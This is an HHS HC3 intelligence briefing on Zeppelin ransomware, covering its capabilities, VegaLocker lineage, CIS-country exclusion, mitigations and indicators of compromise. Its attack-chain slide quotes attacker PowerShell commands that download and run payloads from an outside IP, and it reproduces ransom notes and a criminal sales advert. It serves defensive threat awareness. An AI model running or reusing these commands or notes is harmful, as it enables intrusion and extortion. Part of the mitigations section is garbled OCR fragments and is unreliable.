LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

HC3 Intelligence Briefing
Zeppelin Ransomware

OVERALL CLASSIFICATION IS
TLP:WHITE

January 23, 2020

Agenda

- Ransomware in Healthcare
- Ransomware Types
- Zeppelin Overview
- Zeppelin Capabilities
- Deployment Strategy
- Country Specific Targeting
- Vegalocker Evolution
- Mitigations
- Indicators of Compromise
- References

Slides Key:

👤	Non-Technical: managerial, strategic and high-level (general audience)
⚙	Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Ransomware in Healthcare

Source: Recorded Future, Becker Hospital Review

- A research firm documented 117 ransomware incidents targeting healthcare providers in the United States.
- Number of patient records impacted: 4,474,000
  - 57% included patient notification
  - The perception is that healthcare providers are more likely to pay ransoms than other industries, leading hackers to actively pursue healthcare.
    - Research of the 117 incidents suggests otherwise:
      - 61% did not pay
      - 15% confirmed payment
      - 24% unknown outcome
  - A challenge with ransomware analysis is that many organizations either do not report incidents or limit the amount of information regarding the incident.

Notable 2019 Ransomware attacks on Healthcare

Dec – Hawaiian cancer specialty had to temporarily suspend cancer radiation services at two treatment centers

Nov – Nebraska healthcare organization; email, EHR, and other computer services had to be restored.

Nov – Milwaukee/Wisconsin based IT provider hit with ransomware, preventing 110 nursing homes from accessing patient records.

Oct – Three Tuscaloosa, Ala.-based Health System hospitals temporarily closed to new patients due to a targeted ransomware attack.

Dec – California based clinic closed after losing all access to its patients' medical records

Sep – Wyoming-based hospital suspended new inpatient admissions and canceled some surgeries.

Jun – Utah-based healthcare agency alerted 320,000 patients that their health information may have been exposed in a ransomware attack.

May – Louisiana physicians' network alerted more than 116,000 patients of a ransomware attack that may have compromised their personal information.

May – ransomware attack on Indiana Medical Surgical Eyecare Associates' network server and EHR system may have compromised 106,000 patient records.

Jun – Two NY medical groups temporarily lost access to their computer and EHR systems following cyberattacks on the organizations.


Apr – Michigan based practice closed down after ransomware attack deleted all their system files and records

Ransomware types

Ransomware is commonly divided into 2 categories:

Locker ransomware (Computer Locker)

- Designed to deny access to computing resources, usually in the form of locking the computer or devices user interface
- Hacker will restore access once a fee has been paid
- User will typically be left with limited capabilities, allowing the user to interact with only the ransomware and pay the ransom
- Often uses social-engineering techniques to pressure victim
- Usually able to be removed cleanly by users




Zeppelin is considered a Crypto Ransomware

Crypto Ransomware (Data Locker)

- Designed to find and encrypt valuable data stored on the computer
- Often targets specific data sources with value (Ex: personal collections, work related information, financial data)
- More technical in nature, can stay hidden while encrypting data.
- The affecting computer will usually continue working since critical systems files are not targeted.

Source: Symantec

Zeppelin Overview



- **Zeppelin** – new ransomware observed targeting U.S and European Healthcare and IT companies
  - Derived from the VegaLocker Ransomware family
  - Distributed through remote desktop servers publicly exposed to the internet
  - Many elements of Zeppelin are similar to ransomware campaigns like sodinokibi
    - Known to steal victim data before the encryption process
    - Targeted Managed Service Providers (MSP) in order to further infect customers via management software
  - Considered a Ransomware-as-a-Service or Attack-as-a-Service package.
    - Allows users to selectively craft ransomware payloads for customized campaigns.
    - Offers high degree of evasion against anti-malware tools and services.
  - Checks to see if the user is in a Commonwealth of Independent States (CIS) country, namely (specifically Russia, Ukraine, Belorussia, and Kazakhstan).
    - Will stop processes if the user is found to be in a CIS country.

Source: Zdnet, Beckers Hospital Review

Zeppelin Capabilities

Configuration Options

Startup – Ensure ransomware persistence on the target computer

IP Logger – Track locations and IP addresses of victims

Delete Backups – Deletes backup copies and disables file recovery in order to prevent users from getting their files back without paying the ransom

Task-Killer – End specific tasks

Auto-Unlock - Automatically unlocks files that are locked during the encryption

Melt – Used to self-destruct files through notepad.exe


UAC prompt – Attempts to run the ransomware as an administrator, giving it elevated privileges and letting it do more damage

Obfuscation capabilities

Zeppelin is able to evade detection by using several layers of obfuscation to avoid detection by antimalware tools. This includes using pseudo-random keys, different-sized code, encrypted string, and delays in execution to outrun sandboxes, among other methods.

Estimates suggest that around a third of antivirus programs (30%) are unable to detect Zeppelin.

Source: Reactionary Times


File
Settings
Keys
About
Save as application -> .exe
Save as dynamical library -> .dll
Save as PowerShell script -> .ps1
Save master unlocker for current keys
EPPELIN
RANSOMWARE
Main settings
Ransom note

!!! ALL YOUR FILES ARE ENCRYPTED !!!

All your files, documents, photos, databases and other important files are encrypted.

You are not able to decrypt it by yourself! The only method of recovering files is to purchase an unique private key.
Only we can give you this key and only we can recover your files.

To be sure we have the decryptor and it works you can send an email: ______________ and decrypt one file for free.
But this file should be of not valuable!

Ransom note file name: !!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT

Zeppelin Ransomware Builder

- Payloads can customized as an .exe, .dll, or a .ps1 script payloads so that they can be used in different types of attacks.
- Also allows the affiliate to create custom ransom notes that fit the theme of their attack.

Example: if targeting a particular company, builder can specify the company name in the note to provide more impact.


Deployment Strategy

- Zeppelin is distributed by using:

  Email, spam, and malicious attachments, deceptive downloads, botnets, exploits, malicious ads, web injects, fake updates, repackaged and infected installers.

- Some of the Zeppelin attacks were launched through managed security services providers (MSSPs).
  - The attacks bear similarities to **Sodinokibi** campaigns (although not in scale)
- Zeppelin was also observed collecting and stealing victim data before encrypting the files
  - Also a trait that mirrors **Sodinokibi** attacks (although not in scale)
- RDP vulnerabilities have been found to be exploited by Zeppelin for distribution
  - Researchers have specifically observed Zeppelin ransomware being delivered through ConnectWise (formerly ScreenConnect)
    - Connectwise is a central web application remote desktop control tool that is designed to allow IT admins to manage remote computers and remotely execute commands on a user’s computer.

Zeppelin ConnectWise attack chain


ScreenConnect open CMD shell
Execute PowerShell command from ScreenConnect
Second Powershell Downloader
Second Powershell Downloader
Zeppelin Artifact - Oxford.exe
Zeppelin Artifact- Oxfordnew.exe

```
cmd.exe /c <path>\ScreenConnect\<version>\<command-id>run.cmd
```

```
SC-Shell>> powershell.exe -nop -w hidden -c IEX
           ((new-object net.webclient).downloadstring("http://45.142.213.167/oxf"))
```


```
powershell -Command "(New-Object Net.WebClient).DownloadFile('
http://45.142.213.167/oxford.exe','C:\Windows\Temp\oxford.exe')"
Invoke-Expression -Command 'C:\Windows\Temp\oxford.exe'
```

```
powershell -Command "(New-Object Net.WebClient).DownloadFile('
http://45.142.213.167/oxfordnew.exe','C:\Windows\Temp\oxfordnew.exe')"
Invoke-Expression -Command 'C:\Windows\Temp\oxfordnew.exe'
```

Source: Security Boulevard

Country Specific Targeting

- Zeppelin does not target computers from Russia, Belorussia, Kazakhstan, and Ukraine.
  - It is speculated that the criminals do not want to draw the attention of local law enforcement.
- The Zeppelin strain has been designed to target western and European countries.
  - Different tactic than it's Vegalocker predecessors
- Victims of the Zeppelin ransomware campaign have mostly been IT and healthcare companies in Europe and North America.



```
.text:004                                          ; CODE XREF: malware_main+404↑j
.text:00                               GetUserDefaultLangID
.text:0                        zx      eax, ax
.text:0042D                            ds:default_lang, eax
.text:0042D7                   cmp     ds:default_lang, 422h ; LANG_UKRAINIAN
.text:0042D7E                  jz      short exit
.text:0042D7EC                 cmp     ds:default_lang, 423h ; LANG_BELARUSIAN
.text:0042D7F6                 jz      short exit
.text:0042D7F8                 cmp     ds:default_lang, 419h ; LANG_RUSSIAN
.text:0042D802                 jz      short exit
.text:0042D804                 cmp     ds:default_lang, 43Fh ; LANG_KAZAK
.text:0042D80E                 jnz     short check_country_code
.text:0042D810
.text:0042D810 exit:                                       ; CODE XREF: malware_main+4B6↑j
.text:0042D810                                             ; malware_main+4C2↑j ...
.text:0042D810                 push    0                   ; uExitCode
.text:0042D812                 call    ExitProcess_0
.text:0042D817 ; ---------------------------------------------------------------------------
.text:0042D817
.text:0042D817 check_country_code:                         ; CODE XREF: malware_main+4DA↑j
.text:0042D817                 lea     edx, [ebp+System::AnsiString]
.text:0042D81A                 mov     eax, LOCALE_ICOUNTRY ; LCType
.text:0042D81F                 call    get_locale_info
.text:0042D824                 mov     eax, [ebp+System::AnsiString] ; System::AnsiString
.text:0042D827                 call    @Sysutils@StrToInt$qqrx17System@AnsiString ; Sysutils::St
.text:0042D82C                 mov     ds:default_lang, eax
.text:0042D831                 cmp     ds:default_lang, 7 ; CTRY_RUSSIA || CTRY_KAZAKSTAN
.text:0042D838                 jz      short exit_
.text:0042D83A                 cmp     ds:default_lang, 375 ; CTRY_BELARUS
.text:0042D844                 jz      short exit_
.text:0042D846                 cmp     ds:default_lang, 380 ; CTRY_UKRAINE
.text:0042D850                 jnz     short continue
.text:0042D852
.text:0042D852 exit_:                                      ; CODE XREF: malware_main+504↑j
.text:0042D852                                             ; malware_main+510↑j
.text:0042D852                 push    0                   ; uExitCode
.text:0042D854                 call    ExitProcess_0
```

Zeppelin processes checking for whitelisted countries


Attribution

- The whitelisting of CIS nation countries would suggest that a different group is behind zeppelin's rise then that of vegalocker.
- Given that underground hackers would offer Vega ransomware-as-a-service, researchers believe that Zeppelin was either developed from bought or stolen assets or that it has found its way into the hands of other users.

Source: Threat Vector; Geekflare

Vegalocker Evolution

- Zeppelin is derived from the Vegalocker ransomware family
  - Includes Vegalocker, Jumper (Jamper), and Buran
  - Notably quick evolution timeline in 2019
  - Malware authors often evolve malware code to improve it’s effectiveness are more business functional.
- A notable predecessor is Buran ransomware
  - First Ransomware-as-a-Service instance in the Vegalocker family
  - Advertised on well-known Russian forum.
  - Included user region detection capability.
  - Delivered through exploit kits (RIG EK).



buransupport
Drop in

Status: Offline
registration: May 11, 2019
Messages: 3
Reactions: 0
Shopping through the Guarantor: 0
Sales through the Guarantor: 0

May 14, 2019 #one

Buran is a stable offline cryptoclocker, with flexible functionality and support 24/7.

Functionality:

Reliable cryptographic algorithm using global and session keys + random file keys;
Scan all local drives and all available network paths;
High speed: a separate stream works for each disk and network path;
Skipping Windows system directories and browser directories;
Decryptor generation based on an encrypted file;
Correct work on all OSs from Windows XP, Server 2003 to the latest;
The locker has no dependencies, does not use third-party libraries, only mathematics and vinapi;
The completion of some processes to free open files (optional, negotiated);
The ability to encrypt files without changing extensions (optional);
Removing recovery points + cleaning logs on a dedicated server (optional);
Standard options: tapping, startup, self-deletion (optional);
Installed protection against launch in the CIS segment.

Conditions:

25% for the decoder from each payment. There is no strict regulation, conditions are negotiated individually for each property, depending on the volumes and material.


```
ВНИМАНИЕ, ВАШИ ФАЙЛЫ ЗАШИФРОВАНЫ!

Ваши документы, фотографии, базы данных, сохранения в играх и другие
важные данные были зашифрованы уникальным ключем, который находится
только у нас. Для восстановления данных необходим дешифровщик.

Восстановить файлы Вы можете, написав нам на почту:
* e-mail: sup24@keemail.me
* резервный e-mail: sup24@protonmail.ch

Пришлите Ваш идентификатор TOKEN и 1-2 файла, размером до 1 Мб каждый.
Мы их восстановим, в доказательство возможности расшифровки.
После демонстрации вы получите инструкцию по оплате, а после оплаты
Вам будет отправлена программа-дешифратор, которая полностью восстановит
все заблокированные файлы без потерь.

Если связаться через почту не получается:
* Перейдите по ссылке: https://bitmessage.org/wiki/Main_Page и скачайте
почтовый клиент. Установите почтовый клиент и создайте себе новый адрес
для отправки сообщений.
* Напишите нам письмо на адрес: BM-2cVK1UBcUGmSPDVMo8TN7eh7BJG9jUVrdG
(с указанием Вашей почты) и мы свяжемся с Вами.

ВАЖНО!
* Расшифровка гарантируется, если Вы свяжетесь с нами в течении 72 часов.
* Выключение или перезагрузка компьютера может привести к потере Ваших файлов
* Не пытайтесь удалить программу или запускать антивирусные средства.
* Попытки самостоятельной расшифровки файлов приведут к потере Ваших данных.
* Дешифраторы других пользователей несовместимы с Вашими данными,
так как у каждого пользователя уникальный ключ шифрования.

Убедительная просьба писать людям, которые действительно заинтересованы
в восстановлении файлов. Не следует угрожать и требовать дешифратор.
Жалобами заблокировав e-mail, Вы лишаете возможности расшифровать свои
файлы остальных.
```

Michael Gillespie
@demonslay335

#Ransomware Hunt: extension ".jamper" (possible filemarker at beginning of file?), ransom note "---README---.TXT" | pastebin.com/xRhx8vvr

[redacted]

6:21 PM · Mar 14, 2019 · Twitter Web Client



VegaLocker
Feb 2019

Jumper (or Jamper)
Mar 2019

Buran
May 2019

Zeppelin
Dec 2019

Source: Mcafee

Mitigations

Ransomware Best Practices:

Data protection


- ✓ Perform frequent backups
- ✓ Store backups separately
- ✓ Train personnel

Infection prevention

- ✓ Update and patch
- ✓ Exercise caution when clicking links
- ✓ Exercise caution with email attachments
- ✓ Verify email senders
- ✓ Use end point security and content filtering

Respond

- ✓ Isolate the infected system
- ✓ Turn off other computers and devices
- ✓ Secure your backups



Threat: Ransomware Attack

However, hackers may deploy ransomware that destroys or exfiltrates data, or ransomware in conjunction with other malware that does so." Paying a ransom does not guarantee that the hacker will unencrypt or unlock
d data. Ransomware threats may
s or techniques that are the same as
r threats. For example, successful
ay lead to the installation of

rio:
that appears to have originated
company, a user is directed to a
ricked into downloading a security
lled security update is actually
m designed to find and encrypt
em inaccessible. The program
user to pay a ransom to unlock or
a.

not view patient charts because of
ck that has made the EHR system

vulnerabilities, impacts, and
er for ransomware attacks.

s asking you to either open an
w to identify these phishing
entials. As a proactive measure,
are connected have the proper
sking

to be open?
anization's security policies?
boarding process or when
that your computer has been
your IT security team. Do not
e (RAM) memory image needs to

it is in your best interest and that
or a similar point of contact help

Health Industry Cybersecurity Practices:
Managing Threats and Protecting Patients

Healthcare & Public Health Sector Coordinating Councils
PUBLIC PRIVATE PARTNERSHIP

HHS 405d Health Industry Cybersecurity Practices

Source: US-CERT

Indicators of Compromise

SHA-256

04628e5ec57c983185091f02fb16dfdac0252b2d253ffc4cd8d79f3c79de2722

39d8331b963751bbd5556ff71b0269db018ba1f425939c3e865b799cc770bfe4

4894b1549a24e964403565c61faae5f8daf244c90b1fbbd5709ed1a8491d56bf

e22b5062cb5b02987ac32941ebd71872578e9be2b8c6f8679c30e1a84764dba7

1f94d1824783e8edac62942e13185ffd02edb129970ca04e0dd5b245dd3002bc

d61bd67b0150ad77ebfb19100dff890c48db680d089a96a28a630140b9868d86

URLs

hxxps://iplogger[.]org/1HVwe7[.]png

hxxps://iplogger[.]org/1HCne7[.]jpeg

hxxps://iplogger[.]org/1Hpee7[.]jpeg

hxxps://iplogger[.]org/1syG87

hxxps://iplogger[.]org/1H7Yt7[.]jpg

hxxps://iplogger[.]org/1wF9i7[.]jpeg

Email Addresses

bad_sysadmin@protonmail[.]com

Vsbb@firemail[.]cc

Vsbb@tutanota[.]com

buratino@firemail[.]cc


buratino2@tutanota[.]com

ran-unlock@protonmail[.]com

ranunlock@cock[.]li


buratin@torbox3uiot6wchz[.]onion

Associated file names:




```
!!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT
```

Associated registry keys:



```
HKCU\Software\Zeppelin
```

Ransom note:



```
!!! ALL YOUR FILES ARE ENCRYPTED !!!

All your files, documents, photos, databases and other important files are
encrypted.

You are not able to decrypt it by yourself! The only method of recovering files is
to purchase an unique private key.
Only we can give you this key and only we can recover your files.

To be sure we have the decryptor and it works you can send an email:
admin@datastex.club  and decrypt one file for free.
But this file should be of not valuable!

Do you really want to restore your files?
Write to email:admin@datastex.club
Reserved email: admin@datastex.xyz

Your personal ID: 236-15B-2D2

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software, it may cause
permanent data loss.
 * Decryption of your files with the help of third parties may cause increased
price (they add their fee to our) or you can become a victim of a scam.
```

Sources: Trend Micro, Bleeping Computer

References


- Early Analysis of Ransomware Attacks on the Healthcare Industry
  https://www.recordedfuture.com/healthcare-ransomware-attacks/
- Michigan Practice Forced to Close Following Ransomware Attack
  https://www.hipaajournal.com/michigan-practice-forced-to-close-following-ransomware-attack/
- 15 notable ransomware attacks on healthcare providers in 2019
  https://www.beckershospitalreview.com/cybersecurity/15-notable-ransomware-attacks-on-healthcare-providers-in-2019.html
- The Evolution of Ransomware
  https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf
- Zeppelin Malware: The Swiss Army Knife of Ransomware
  https://www.reactionarytimes.com/what-is-zeppelin-ransomware/
- Connectwise Control Abused Again to Deliver Zeppelin Ransomware
  https://securityboulevard.com/2019/12/connectwise-control-abused-again-to-deliver-zeppelin-ransomware/
- Buran Ransomware; the Evolution of VegaLocker
  https://www.mcafee.com/blogs/other-blogs/mcafee-labs/buran-ransomware-the-evolution-of-vegalocker/
- Security Tip (ST19-001) Protecting Against Ransomware
  https://www.us-cert.gov/ncas/tips/ST19-001
- Ransomware Recap: Snatch and Zeppelin Ransomware
  https://www.trendmicro.com/vinfo/fr/security/news/cybercrime-and-digital-threats/ransomware-recap-snatch-and-zeppelin-ransomware
- Zeppelin Ransomware Targets Healthcare and IT Companies
  https://www.bleepingcomputer.com/news/security/zeppelin-ransomware-targets-healthcare-and-it-companies/
- Health Industry Cybersecurity Practices: Managing Threats and Protecting Patients
  https://www.phe.gov/Preparedness/planning/405d/Pages/hic-practices.aspx

Source: ICS.SANS, USCERT

Questions

Upcoming Briefs

- Ryuk Update
- A.I. Application in the Healthcare in Industry



FACT SHEET: Ransomware and HIPAA

